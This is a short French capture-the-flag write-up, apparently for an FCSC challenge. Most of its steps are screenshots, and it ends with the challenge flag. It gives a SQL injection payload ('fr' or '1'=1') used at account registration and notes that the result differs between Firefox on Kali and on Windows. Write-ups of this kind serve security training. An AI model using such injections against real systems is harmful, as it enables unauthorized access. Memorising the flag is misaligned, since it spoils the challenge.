






Il est possible alors de se logger en s'identifiant de manière classique et avec les identifiants nouvellement confirmés.












L'injection à considérer à l'inscription d'un compte est 'fr' or '1'=1' qui donne en URL-encodé la partie d'URL à insérer.






Quelle que soit le compte employé avec le même mode d'injection choisi, l'issue reste invariable sans flag sous Kali.





L'écran d'affichage demeure différent dans ses effets sous environnement Windows en comparaison de Kali !



Curieusement, Firefox sous KALI ne répond pas la même chose alors que nous avons affaire à la même injection ici.

L'épreuve est résolue avec l'obtention du flag sur commande d'injection. Le flag s'affiche dans Firefox sous Windows :

FCSC{fad3a47d8ded28565aa2f68f6e2dbc37343881ba67fe39c5999a0102c387c34b}